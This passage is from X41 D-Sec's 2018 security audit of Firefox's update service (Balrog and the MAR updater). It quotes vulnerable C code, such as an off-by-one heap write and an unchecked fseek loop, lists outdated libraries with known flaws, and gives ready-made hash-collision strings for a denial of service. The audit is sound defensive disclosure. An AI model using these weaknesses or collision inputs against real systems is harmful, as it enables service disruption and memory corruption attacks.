




**Technical Security Audit - Firefox Application Update Service
for Mozilla Corporation**

Final Report and Management Summary

2018-04-23

CONFIDENTIAL

X41 D-SEC GmbH
Dennewartstr. 25-27
D-52068 Aachen
Amtsgericht Aachen: HRB19989



<i>Revision</i>	<i>Date</i>	<i>Change</i>	<i>Editor</i>
1	2018-03-27	Initial Document	N. Abel
2	2018-03-29	Findings	N. Abel, E. Sesterhenn, M. Vervier, J.-P. Aumasson
3	2018-04-02	Findings	N. Abel, E. Sesterhenn, M. Vervier, J.-P. Aumasson
4	2018-04-06	Findings	N. Abel, E. Sesterhenn, M. Vervier, J.-P. Aumasson
5	2018-04-11	Findings	N. Abel, E. Sesterhenn, M. Vervier, J.-P. Aumasson
6	2018-04-13	Summaries	N. Abel, E. Sesterhenn, M. Vervier, J.-P. Aumasson
7	2018-04-16	Corrections	N. Abel, E. Sesterhenn, M. Vervier, J.-P. Aumasson
8	2018-04-23	Finalization & Delivery	N. Abel, E. Sesterhenn, M. Vervier, J.-P. Aumasson

Contents

1	Executive Summary	4
2	Overview	6
3	Scope	7
4	Rating Methodology for Security Vulnerabilities	8
4.1	CVSS	8
4.2	Severity Mapping	11
4.3	Common Weakness Enumeration (CWE)	11
5	Results	12
5.1	Findings	12
5.2	Side Findings	35
5.3	Recommended Further Tests	59
6	About X41 D-Sec GmbH	60
A	Appendix	63
A.1	BSPatch Heap Overflow PoC	63

DASHBOARD

Target

Customer Mozilla Corporation
 Name Source Code and Networks of Mozilla Corporation
 Type Network Infrastructure and Applications
 Version As deployed between 2018-03-26 and 2018-04-17

Engagement

Type White Box Penetration Test and Code Audit
 Consultants 4: E. Sesterhenn, M.Vervier, N. Abel and Dr. J.-P. Aumasson
 Engagement Effort 27 days, 2018-03-26 to 2018-04-17

Total issues found 14




Figure 1: Issue Overview (l: Severity, r: CWE distribution)




Figure 2: CVSS Impact and Exploitability Distribution

1 Executive Summary

The *Firefox Application Update Service (AUS)* was reviewed for security vulnerabilities in March and April 2018 by X41 D-Sec GmbH in a technical security audit.

AUS is the service that handles software updates of Firefox on desktop and Android platforms. It is composed of a backend (Balrog) that exposes a public API returning XML documents used by Firefox clients to retrieve update files. Clients poll the API at regular intervals and download updates when needed.

From a total of 14 vulnerabilities that were discovered during the test, X41 D-Sec GmbH has found no vulnerabilities rated as critical, three were classified as high severity, seven as medium, and four as low. Also, 21 issues without a direct security impact have been identified.




Figure 1.1: Issues and Severity

The goal of this review was to identify security vulnerabilities present in the components of AUS. This includes the updater client components included in Firefox, the backend delivering the updates, and the management web application (Balrog).

The review was conducted in a total of 216 person-hours by a team of 4 security experts including a

cryptographer. Methods of penetration testing have been used against the infrastructure, web applications, and updater clients. Additionally the source code of the tested application components has been reviewed.

X41 D-Sec GmbH found the security level of AUS to be good. No critical vulnerabilities have been identified in any of the components. The most serious vulnerabilities that were discovered are a Cross-Site Request Forgery (CSRF) vulnerability in the administration web application interface that might allow attackers to trigger unintended administrative actions under certain conditions. Other vulnerabilities identified were memory corruption issues, insecure handling of untrusted data, and stability issues (Denial of Service (DoS)). Most of these issues were constrained by requiring to bypass cryptographic signatures.

No issues were identified in the handling of cryptographic signatures for update files. There were no cryptographic signatures on the XML files that describe the update files location and other metadata. The files were downloaded via HTTPS, but the server certificates or public keys were not pinned.

It is strongly recommended to sign the update XML files with a strong cryptographic signature to protect metadata values such as links to release notes. This will also reduce attack surface and mitigate attacks against the Extensible Markup Language (XML) parser which runs in a privileged context. The authentication of the Balrog web application is currently using HTTP Basic Authentication without rate limiting. To enable usage of stronger authentication including multiple factors, the usage of a proven authentication system or service is advised.

Several components parsing and handling potentially untrusted data were relying on legacy code written in C. It is recommended to refactor this code and potentially reimplementing only using memory safe operations. Examples are safe language subsets of Rust or Golang.

The number of side findings described in section 5.2 was unusually high. X41 D-Sec GmbH believes the reason can be attributed to the testing mode, and to previous technical audits that attributed to mitigations preventing the exploitation of weaknesses. It cannot be ruled out that some of the side findings might prove to be exploitable with increased time effort resulting in critical vulnerabilities. Therefore it is strongly recommended to fix these issues in a timely manner.

In conclusion the AUS showed a good resistance against actual exploitation of vulnerabilities. Several high severity vulnerabilities and a high number of non directly exploitable bugs have been discovered. It is recommended to fix the issues and conduct a re-test in order to validate the fixes.

2 Overview

DESCRIPTION	SEVERITY	ID	SECTION
Use of Insecure node.js Libraries With Known Vulnerabilities In Balrog UI	MEDIUM	BLRG-PT-18-001	5.1.1
Use of Insecure JavaScript Libraries With Known Vulnerabilities	HIGH	BLRG-PT-18-002	5.1.2
DoS Due to Negative fseek()	LOW	BLRG-PT-18-003	5.1.3
Off-By-One Write in SECU_FilePasswd()	MEDIUM	BLRG-PT-18-004	5.1.4
Weak Filename Hash in mar_hash_name()	LOW	BLRG-PT-18-005	5.1.5
No Rate Limiting on Authentication	MEDIUM	BLRG-PT-18-006	5.1.6
Update via Insecure Channels	MEDIUM	BLRG-PT-18-007	5.1.7
Balrog Admin Web DoS via Unicode	MEDIUM	BLRG-PT-18-008	5.1.8
Heap-Overflow in BSPatch File Handling	MEDIUM	BLRG-PT-18-009	5.1.9
CSRF Token not Validated	HIGH	BLRG-PT-18-010	5.1.10
Cookies Without the Secure Flag	HIGH	BLRG-PT-18-011	5.1.11
Inadequate Key Exchange Strength of SSL/TLS - DH 1024 bits	LOW	BLRG-PT-18-012	5.1.12
DoS by Overly Large Files in MAR	MEDIUM	BLRG-PT-18-013	5.1.13
DoS against Disk Space	LOW	BLRG-PT-18-014	5.1.14
Testcase Using etree XML Parser with Default Settings	NONE	BLRG-PT-18-101	5.2.1
Testcase Using xml.dom.minidom.parseString()	NONE	BLRG-PT-18-102	5.2.2
Testcase Using String-Based SQL Query Construction	NONE	BLRG-PT-18-103	5.2.3
Mix of ZeroMemory() and memset()	NONE	BLRG-PT-18-104	5.2.4
Reflected XSS in Balrog UI in Selfhosted Test Setup	NONE	BLRG-PT-18-105	5.2.5
Information Exposure in Balrog UI in Selfhosted Test Setup	NONE	BLRG-PT-18-106	5.2.6
Mix of MAX_PATH Comparisons	NONE	BLRG-PT-18-107	5.2.7
Creation of Backup Files Might Fail	NONE	BLRG-PT-18-108	5.2.8
Memory Leak in Case of realloc() Failure	NONE	BLRG-PT-18-109	5.2.9
Return Type of mar_ensure_parent_dir()	NONE	BLRG-PT-18-110	5.2.10
NULL Pointer Dereference in strip_signature_block()	NONE	BLRG-PT-18-111	5.2.11
Length Check not Useful in mar_consume_index()	NONE	BLRG-PT-18-112	5.2.12
Use of Unsafe YAML Load	NONE	BLRG-PT-18-113	5.2.13
Slash at End of Path not Removed	NONE	BLRG-PT-18-114	5.2.14
Memory Leak in Case of Failures	NONE	BLRG-PT-18-115	5.2.15
Test Code in Production	NONE	BLRG-PT-18-116	5.2.16
Files Can Appear Twice in MAR File	NONE	BLRG-PT-18-117	5.2.17
Signature Verification Needs to be Enabled	NONE	BLRG-PT-18-118	5.2.18
No Strict Transport Security	NONE	BLRG-PT-18-119	5.2.19
Unsafe Use of os.popen()	NONE	BLRG-PT-18-120	5.2.20
Modifiable User Name Through HTTP-Header	NONE	BLRG-PT-18-121	5.2.21

Table 2.1: Security Relevant Findings.

3 Scope

The test focussed on the update infrastructure and code of the Mozilla Firefox browser. This includes the following projects:

- Balrog, the backend service
- Balrog Agent, a scheduler process
- Firefox Updater, the code in the Firefox browser handling updates

These components were provided via the respective source code repositories to the testers.

- <https://github.com/mozilla/balrog>
- <https://github.com/mozilla/balrog/tree/master/agent>
- <https://dxr.mozilla.org/mozilla-central/source/toolkit/mozapps/update>

The last commit in the Balrog repository was `6c22b974b95069127fee14697f7a7f80dc820f3b`, for the Mozilla audit, the code from <https://hg.mozilla.org/releases/mozilla-beta/archive/1a24837f9ed232d8d2dc4535d11ee53c9847b109.zip> was used. Besides the source code, everything was provided to set up a test environment of the Balrog backend. Furthermore, tests were performed against the live system in order to verify findings.

4 Rating Methodology for Security Vulnerabilities

Security vulnerabilities are given a purely technical rating by the testers when they are discovered during a test. Business factors and financial risks for Mozilla Corporation are beyond the scope of a penetration test, which focuses entirely on technical factors. However, technical results from a penetration test may be an integral part of a general risk assessment.

The Common Vulnerability Scoring System (CVSS) is used to score all findings relevant to security. The resulting CVSS-Score is mapped to qualitative ratings as shown below.

4.1 CVSS

All findings relevant to security are rated by the testers using the CVSS industry standard version 3 (Release 1.8).

Vulnerabilities scored with CVSS get a numeric value based on several metrics ranging from 0.0 (least worst) to 10.0 (worst).

The score captures different factors that express the impact and the ease of exploitability of a vulnerability among other factors. For a detailed description of how the scores are calculated, please see the CVSS version 3 specification.¹

The metrics used to calculate the final score are grouped into three different categories.

The *Base Metric Group* represents the intrinsic and fundamental characteristics of a vulnerability that are constant over time and user environments. It captures the following metrics:

- Attack Vector (AV)
- Attack Complexity (AC)
- Privileges Required (PR)

¹<https://www.first.org/cvss/cvss-v30-specification-v1.8.pdf>

- User Interaction (UI)
- Scope (S)
- Confidentiality Impact (C)
- Integrity Impact (I)
- Availability Impact (A)

The *Temporal Metric Group* represents the characteristics of a vulnerability that change over time but not among user environments. It captures the following metrics:

- Exploitability (E)
- Remediation Level (RL)
- Report Confidence (RC)

The *Environmental Metric Group* represents the characteristics of a vulnerability that are relevant and unique to a particular user's environment. It includes the following metrics:

- Attack Vector (MAV)
- Attack Complexity (MAC)
- Privileges Required (MPR)
- User Interaction (MUI)
- Confidentiality Requirement (MCR)
- Integrity Requirement (MIR)
- Availability Requirement (MAR)
- Scope (MS)
- Confidentiality Impact (MC)
- Integrity Impact (MI)
- Availability Impact (MA)

A CVSS vector defines a specific set of metrics and their values, and it can be used to reproduce and assess a given score. It is rendered as a string that exactly reproduces a score.

For example, the vector `CVSS:3.0/AV:N/AC:H/PR:L/UI:R/S:C/C:H/I:L/A:N` defines a base score metric with the following parameters:

- Attack Vector: Network
- Attack Complexity: High
- Privileges Required: Low
- User Interaction: Required
- Scope: Changed
- Confidentiality Impact: High
- Integrity Impact: Low
- Availability Impact: None

In this example, a network-based attacker performs a complex attack after gaining access to some privileges, by tricking a user into performing some actions. This allows the attacker to read confidential data and change some parts of that data.

The detailed scores are the following:

Metric	Score
CVSS Base Score	6.5
Impact Subscore	4.7
Exploitability Subscore	1.3
CVSS Temporal Score	Not Available
CVSS Environmental Score	Not Available
Modified Impact Subscore	Not Available
Overall CVSS Score	6.5

CVSS vectors can be automatically parsed to recreate the detailed score, for example, with the CVSS calculator provided by the National Vulnerability Database (NVD): <https://nvd.nist.gov/cvss/v3-calculator?vector=CVSS:3.0/AV:N/AC:H/PR:L/UI:R/S:C/C:H/I:L/A:N>.

4.2 SEVERITY MAPPING

To help in understanding the results of a test, numeric CVSS scores are mapped to qualitative ratings, as follows:

Severity Rating	CVSS Score
NONE	0.0
LOW	0.1–3.9
MEDIUM	4.0–6.9
HIGH	7.0–8.9
CRITICAL	9.0–10.0

4.3 COMMON WEAKNESS ENUMERATION (CWE)

The Common Weakness Enumeration (CWE) is a set of software weaknesses that allows vulnerabilities and weaknesses in software to be categorised. If applicable, X41 D-Sec GmbH gives a CWE ID for each vulnerability that is discovered during a test.

CWE is a very powerful method for categorising a vulnerability. It gives general descriptions and solution advice on recurring vulnerability types. CWE is developed by MITRE.² More information can be found on the CWE site at <https://cwe.mitre.org/>.

²<https://www.mitre.org>

5 Results

This chapter describes results of this test. Following general observations including enumerated services and other collected information about the tested systems, the security relevant findings are documented in Section 5.1. Additionally, findings without a direct security impact are documented in Section 5.2.

5.1 FINDINGS

The following subsections describe findings with a direct security impact that were discovered during the test.

5.1.1 BLRG-PT-18-001: Use of Insecure node.js Libraries With Known Vulnerabilities In Balrog UI

Severity: **MEDIUM**

CVSS v3 Total Score: 5.3

CVSS v3 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:L

CWE: 937 – OWASP Top Ten 2013 A9 - Using Components with Known Vulnerabilities

5.1.1.1 Description

When installing the dependencies for the Balrog User Interface (UI), npm warned about deprecated libraries and unfixed security issues. These ranged from DoS issues in several packages to a possible Cross-site Scripting (XSS) issue in ejs¹.

```
1 $ npm install
2 npm WARN deprecated coffee-script@1.3.3: CoffeeScript on NPM has moved to "coffeescript" (no hyphen)
3 npm WARN deprecated minimatch@0.2.14: Please update to minimatch 3.0.2 or higher to avoid a RegExp DoS
  ↳ issue
4 npm WARN deprecated minimatch@0.3.0: Please update to minimatch 3.0.2 or higher to avoid a RegExp DoS
  ↳ issue
```

¹<https://www.npmjs.com/package/ejs>

```
5  npm WARN deprecated graceful-fs@1.2.3: please upgrade to graceful-fs 4 for compatibility with current and
   ↳ future versions of Node.js
6  npm WARN deprecated node-uuid@1.4.8: Use uuid module instead
7  npm WARN deprecated tough-cookie@2.2.2: ReDoS vulnerability parsing Set-Cookie
   ↳ https://nodesecurity.io/advisories/130
8  npm WARN deprecated exec@0.1.4: deprecated in favor of builtin child_process.execFile
9  npm WARN deprecated graceful-fs@3.0.11: please upgrade to graceful-fs 4 for compatibility with current
   ↳ and future versions of Node.js
10 npm WARN deprecated minimatch@1.0.0: Please update to minimatch 3.0.2 or higher to avoid a RegExp DoS
    ↳ issue
11 npm WARN deprecated connect@2.9.0: connect 2.x series is deprecated
12 npm WARN deprecated graceful-fs@1.1.14: please upgrade to graceful-fs 4 for compatibility with current
   ↳ and future versions of Node.js
13 npm WARN deprecated ejs@0.8.8: Critical security bugs fixed in 2.5.5
```

Listing 5.1: NPM Warnings About Security Issues

5.1.1.2 Solution Advice

X41 D-Sec GmbH advises to stop using deprecated libraries and implement a process to check for this regularly.

5.1.2 BLRG-PT-18-002: Use of Insecure JavaScript Libraries With Known Vulnerabilities

Severity: **HIGH**

CVSS v3 Total Score: 7.3

CVSS v3 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L

CWE: 937 - OWASP Top Ten 2013 A9 - Using Components with Known Vulnerabilities

5.1.2.1 Description

Retirejs² was used to check for insecure JavaScript dependencies in the Balrog project. This revealed several issues such as Content Security Policy (CSP) bypasses, XSS vulnerabilities, timing attacks and more. Due to the amount of issues these were not investigated in detail for this audit.

```

1 $ retirejs
2 angularjs 1.3.13 has known vulnerabilities: severity: medium; summary: The attribute usemap can be used
  ↳ as a security exploit;
  ↳ https://github.com/angular/angular.js/blob/master/CHANGELOG.md#1230-patronal-resurrection-2016-07-21
  ↳ severity: medium; summary: Universal CSP bypass via add-on in Firefox;
  ↳ https://github.com/mozilla/addons-linter/issues/1000#issuecomment-282083435
  ↳ http://pastebin.com/raw/kGrdayP severity: medium; summary: DOS in $sanitize;
  ↳ https://github.com/angular/angular.js/blob/master/CHANGELOG.md severity: low; summary: XSS in
  ↳ $sanitize in Safari/Firefox;
  ↳ https://github.com/angular/angular.js/commit/8f31f1ff43b673a24f84422d5c13d6312b2c4d94
3 bootstrap 3.2.0 has known vulnerabilities: severity: medium; issue: 20184, summary: XSS in data-target
  ↳ attribute; https://github.com/twbs/bootstrap/issues/20184
4 cli 0.6.6 has known vulnerabilities: severity: low; advisory: Arbitrary File Write;
  ↳ https://nodesecurity.io/advisories/95
5 connect 2.7.2 has known vulnerabilities: severity: medium; https://nodesecurity.io/advisories/3
6 cookie-signature 1.0.1 has known vulnerabilities: severity: medium; advisory: Timing attack
  ↳ vulnerability; https://nodesecurity.io/advisories/134
7 express 3.4.0 has known vulnerabilities: severity: medium; summary:
  ↳ express_no_charset_in_content_type_header; https://nodesecurity.io/advisories/8
8 growl 1.7.0 has known vulnerabilities: severity: high; summary: growl_command-injection;
  ↳ https://nodesecurity.io/advisories/146
9 handlebars 1.3.0 has known vulnerabilities: severity: medium; summary: Quoteless Attributes in Templates
  ↳ can lead to Content Injection; https://nodesecurity.io/advisories/61
10 hawk 1.1.1 has known vulnerabilities: severity: medium; summary: Regex denial of service;
  ↳ https://nodesecurity.io/advisories/77
11 hoek 2.16.3 has known vulnerabilities: severity: low; summary: Prototype pollution attack;
  ↳ https://hackerone.com/reports/310439
12 jquery 2.1.1.min has known vulnerabilities: severity: medium; issue: 2432, summary: 3rd party CORS
  ↳ request may execute, CVE: CVE-2015-9251; https://github.com/jquery/jquery/issues/2432
  ↳ http://blog.jquery.com/2016/01/08/jquery-2-2-and-1-12-released/
  ↳ http://research.insecurelabs.org/jquery/test/ severity: medium; issue: 11974, summary: parseHTML()
  ↳ executes scripts in event handlers; https://bugs.jquery.com/ticket/11974
  ↳ http://research.insecurelabs.org/jquery/test/

```

²<https://retirejs.github.io/retire.js/>

```

13 jquery-ui-dialog 1.8.10 has known vulnerabilities: severity: medium; bug: 6016, summary: Title cross-site
   ↳ scripting vulnerability; http://bugs.jqueryui.com/ticket/6016 severity: high; bug: 281, summary: XSS
   ↳ Vulnerability on closeText option; https://github.com/jquery/api.jqueryui.com/issues/281
   ↳ https://snyk.io/vuln/npm:jquery-ui:20160721
14 lodash 2.4.2 has known vulnerabilities: severity: low; summary: Prototype pollution attack;
   ↳ https://hackerone.com/reports/310443
15 moment.js 2.8.3 has known vulnerabilities: severity: low; summary: reDOS - regular expression denial of
   ↳ service; https://github.com/moment/moment/issues/2936
16 mustache 0.4.0 has known vulnerabilities: severity: medium; summary: Quoteless Attributes in Templates
   ↳ can lead to Content Injection; https://nodesecurity.io/advisories/62
17 qs 0.6.6 has known vulnerabilities: severity: medium; advisory: qs_dos_extended_event_loop_blocking;
   ↳ https://nodesecurity.io/advisories/28 severity: high; summary:
   ↳ qs_denial-of-service-memory-exhaustion; https://nodesecurity.io/advisories/29
18 request 2.67.0 has known vulnerabilities: severity: medium; summary: request_remote-memory-exposure;
   ↳ https://nodesecurity.io/advisories/309
19 semver 2.3.2 has known vulnerabilities: severity: medium; advisory: semver_dos, summary:
   ↳ semver_regular-expression-denial-of-service; http://nodesecurity.io/advisories/31
20 send 0.1.4 has known vulnerabilities: severity: medium; CVE: CVE-2014-6394, advisory:
   ↳ send-directory-traversal; https://nodesecurity.io/advisories/32 severity: medium; summary: discloses
   ↳ root path; https://nodesecurity.io/advisories/56 https://github.com/pillarjs/send/pull/70
   ↳ https://github.com/expressjs/serve-static/blob/master/HISTORY.md#181--2015-01-20
21 tar 0.1.20 has known vulnerabilities: severity: high; summary: tar_symlink-arbitrary-file-overwrite;
   ↳ https://nodesecurity.io/advisories/57
22 tough-cookie 2.2.2 has known vulnerabilities: severity: high; advisory: ReDoS via long string of
   ↳ semicolons; https://nodesecurity.io/advisories/130
23 uglify-js 2.4.24 has known vulnerabilities: severity: medium; https://nodesecurity.io/advisories/48
24 ws 0.4.32 has known vulnerabilities: severity: medium; https://nodesecurity.io/advisories/67 severity:
   ↳ high; advisory: DoS due to excessively large websocket message;
   ↳ https://nodesecurity.io/advisories/120

```

Listing 5.2: Retirejs Warnings About Security Issues

Retirejs output was shortened to include only the newest version if a library was used multiple times in different versions.

5.1.2.2 Solution Advice

X41 D-Sec GmbH advises update all included JavaScript libraries to the newest versions and to implement a process to do this regularly.

5.1.3 BLRG-PT-18-003: DoS Due to Negative fseek()

Severity: **LOW**

CVSS v3 Total Score: 3.3

CVSS v3 Vector: CVSS:3.0/AV:L/AC:L/PR:N/UI:R/S:U/C:N/I:N/A:L

CWE: 400 – Uncontrolled Resource Consumption ('Resource Exhaustion')

5.1.3.1 Description

`mar_read_product_info_block()` retrieved the variable `numAdditionalBlocks` via `get_mar_file_info_fp()`. The value was read from the file without further sanitization. The function then iterated over the file `numAdditionalBlocks` times to read each block, stopping when a read failed. After the size of a block was read, `fseek()` was used to skip over this block. But since the `fseek()` operated on a value retrieved from the file which was not further checked, it could seek in a negative direction, causing the loop to read the same block over and over again. This might cause a limited DoS issue, since the loop is bounded to `numAdditionalBlocks` iterations.

```

1  if (get_mar_file_info_fp(mar->fp, NULL, NULL,
2                          @hasAdditionalBlocks,
3                          @offsetAdditionalBlocks,
4                          @numAdditionalBlocks) != 0) {
5      return -1;
6  }
7  ...
8  for (i = 0; i < numAdditionalBlocks; ++i) {
9      /* Read the additional block size */
10     if (fread(@additionalBlockSize,
11             sizeof(additionalBlockSize),
12             1, mar->fp) != 1) {
13         return -1;
14     }
15     additionalBlockSize = ntohl(additionalBlockSize) -
16                             sizeof(additionalBlockSize) -
17                             sizeof(additionalBlockID);
18
19     /* Read the additional block ID */
20     if (fread(@additionalBlockID,
21             sizeof(additionalBlockID),
22             1, mar->fp) != 1) {
23         return -1;
24     }
25     additionalBlockID = ntohl(additionalBlockID);
26
27     if (PRODUCT_INFO_BLOCK_ID == additionalBlockID) {
28         ...
29     } else {
30         /* This is not the additional block you're looking for. Move along. */
31         if (fseek(mar->fp, additionalBlockSize, SEEK_CUR)) {

```

```
32     return -1;
33 }
34 }
35 }
```

Listing 5.3: Huge Loop in `mar_read_product_info_block()`

A similar issue existed in `sign/mar_sign.c` in function **`strip_signature_block()`**.

5.1.3.2 Solution Advice

It is advised to add sanity checks to `additionalBlockSize` and `numAdditionalBlocks`.

5.1.4 BLRG-PT-18-004: Off-By-One Write in `SECU_FilePasswd()`

Severity: **MEDIUM**

CVSS v3 Total Score: 4.5

CVSS v3 Vector: CVSS:3.0/AV:L/AC:H/PR:N/UI:R/S:U/C:L/I:L/A:L

CWE: 787 – Out-of-bounds Write

5.1.4.1 Description

In file `sign/nss_secutil.c` the function `SECU_FilePasswd()` iterated over the `phrases` array which was stored on the heap. The length of the array was stored in `nb`. In case the while loop existed because `i == nb`, the zero-termination which followed wrote past the end of the array.

```
1 /* handle the Windows EOL case */
2 while (phrases[i] != '\r' && phrases[i] != '\n' && i < nb) i++;
3 /* terminate passphrase */
4 phrases[i++] = '\0';
```

Listing 5.4: OOB Write in `SECU_FilePasswd()`

This led to a memory corruption, which is likely hard to exploit, but off by one writes on the heap have been exploited in the past³.

The affected component is only used locally and the password input data can be considered trusted to a certain degree. Therefore the impact is limited.

5.1.4.2 Solution Advice

X41 D-Sec GmbH advises to check for `i == nb` before terminating the `phrases` buffer.

³<https://devco.re/blog/2018/03/06/exim-off-by-one-RCE-exploiting-CVE-2018-6789-en/>

5.1.5 BLRG-PT-18-005: Weak Filename Hash in mar_hash_name()

Severity: **LOW**

CVSS v3 Total Score: 2.5

CVSS v3 Vector: CVSS:3.0/AV:L/AC:H/PR:N/UI:R/S:U/C:N/I:N/A:L

CWE: 327 – Use of a Broken or Risky Cryptographic Algorithm

5.1.5.1 Description

The function **mar_hash_name()** was used to generate hashes for a hash table, which stored the filenames of files located in the Mozilla ARchive (MAR) archive.

```
1  /* this is the same hash algorithm used by nsZipArchive.cpp */
2  static uint32_t mar_hash_name(const char *name) {
3      uint32_t val = 0;
4      unsigned char* c;
5
6      for (c = (unsigned char *) name; *c; ++c)
7          val = val*37 + *c;
8
9      return val % TABLESIZE;
10 }
```

Listing 5.5: Hash Function for Filename Hashtable

The hash function was not cryptographically secure and collisions could be created easily. This issue was already raised by Tom Ritter in a previous audit.

Hash Value	String
54	testfb
54	testu7
54	testCq
54	testDL
54	testJn
54	testKl
54	testQk
54	testRF
54	testXh
54	testYC
54	test00
54	test5w
54	test6R

The impact was at least a hash table DoS⁴, where a lot of files with the same hash in a single MAR file degrade the hash table to a linked list, causing lookups to perform slowly.

The code in **HashName()** in *modules/libjar/nsZipArchive.cpp* contained the same hash function, but was not further inspected since it was out of scope for this test.

5.1.5.2 Solution Advice

It is advised to use a secure hash or to initialize the hash by prepending a random value to each hashed string⁵.

⁴<https://www.purehacking.com/blog/josh-zlatin/introduction-to-hash-dos-attacks>

⁵<https://github.com/golang/go/issues/2630>

5.1.6 BLRG-PT-18-006: No Rate Limiting on Authentication

Severity: **MEDIUM**

CVSS v3 Total Score: 4.2

CVSS v3 Vector: CVSS:3.0/AV:A/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:N

CWE: 307 – *Improper Restriction of Excessive Authentication Attempts*

5.1.6.1 Description

Balrog was protected by nginx basic authentication. Nginx's basic authentication⁶ does not support sufficient brute-force⁷ prevention.

Failed authentication attempts were not limited and there were no protection mechanisms which mitigated automated password guessing attempts.

Brute-force login attacks usually use automated password attempts to try possible passwords based on dictionaries with common passwords. They also often try every possible character combination, which scales only for a limited password length. Dictionaries could be generated for targeted attacks with words from a website or other sources of words based on the targets environment.

In addition, basic authentication does not support logout functionality which could make CSRF attacks easier.

5.1.6.2 Solution Advice

It is recommended to implement an authentication solution based on certificates for automated Application Programming Interface (API) requests. If certificate based authentication is not an option, enforce secure passwords which are generated from a password generator with good entropy source.

X41 D-Sec GmbH recommends to use an authentication solution with brute force prevention using CAPTCHA challenges and multi factor authentication like Keycloak⁸ for the user interface. JWT⁹ from Keycloak could be used for authenticating API calls as well. Keep in mind that blocking access could lead to DoS attacks. Even with Internet Protocol (IP) address white-listing for access restrictions there should be access limits or Completely Automated Public Turing test to tell Computers and Humans Apart (CAPTCHA) challenges to mitigate automated password guessing attempts. X41 D-Sec GmbH recommends to avoid tools such as Fail2ban¹⁰ which parse untrusted input with root privileges.

⁶https://en.wikipedia.org/wiki/Basic_access_authentication

⁷https://en.wikipedia.org/wiki/Brute-force_attack

⁸<https://www.keycloak.org/>

⁹<https://tools.ietf.org/html/rfc7519>

¹⁰<https://www.fail2ban.org>

5.1.7 BLRG-PT-18-007: Update via Insecure Channels

Severity: **MEDIUM**

CVSS v3 Total Score: 5.6

CVSS v3 Vector: CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:L

CWE: 311 – Missing Encryption of Sensitive Data

5.1.7.1 Description

For the update process, an XML file was downloaded via HyperText Transfer Protocol Secure (HTTPS) which contained links to the update files itself. These files were downloaded via HyperText Transfer Protocol (HTTP).

This increased the attack surface since the transfer via HTTP was neither encrypted, nor authenticated. The process afterwards verified the signatures of the download, but this exposed additional code to an attacker, without the need to. Additionally, this leaked meta-data about the platform of the user.

Furthermore, no certificate pinning for the download of the XML file was implemented and Transport Layer Security (TLS) 1.3 was disabled in the code. This weakened the whole update process.

```
1 // Disable cutting edge features, like TLS 1.3, where middleboxes might brick us
2 this._request.channel.QueryInterface(Ci.nsIHttpChannelInternal).beConservative = true;
```

Listing 5.6: Disabling of TLS 1.3 in nsUpdateService.js

The testers are aware, that this feature was implemented in this manner to enable updates in organizations, where Man-in-the-middle Attack (MitM) attacks are implemented as a controlling measure. Nevertheless, this weakens the security for everyone, who is not residing in such a network.

5.1.7.2 Solution Advice

X41 D-Sec GmbH advises to reduce the attack surface by implementing certificate pinning and HTTPS downloads with an option to disable this via e.g. group policies. If the update servers are not reachable for a period of time a warning should be displayed to the user with the option to try updating with the less secure method.

5.1.8 BLRG-PT-18-008: Balrog Admin Web DoS via Unicode

Severity: **MEDIUM**

CVSS v3 Total Score: 4.3

CVSS v3 Vector: CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:N/A:L

CWE: 176 – Improper Handling of Unicode Encoding

5.1.8.1 Description

When setting the `buildTarget` variable to a value which contained Unicode characters (encoded as `\u00c1`), the back-end threw an error when accessing the API again.

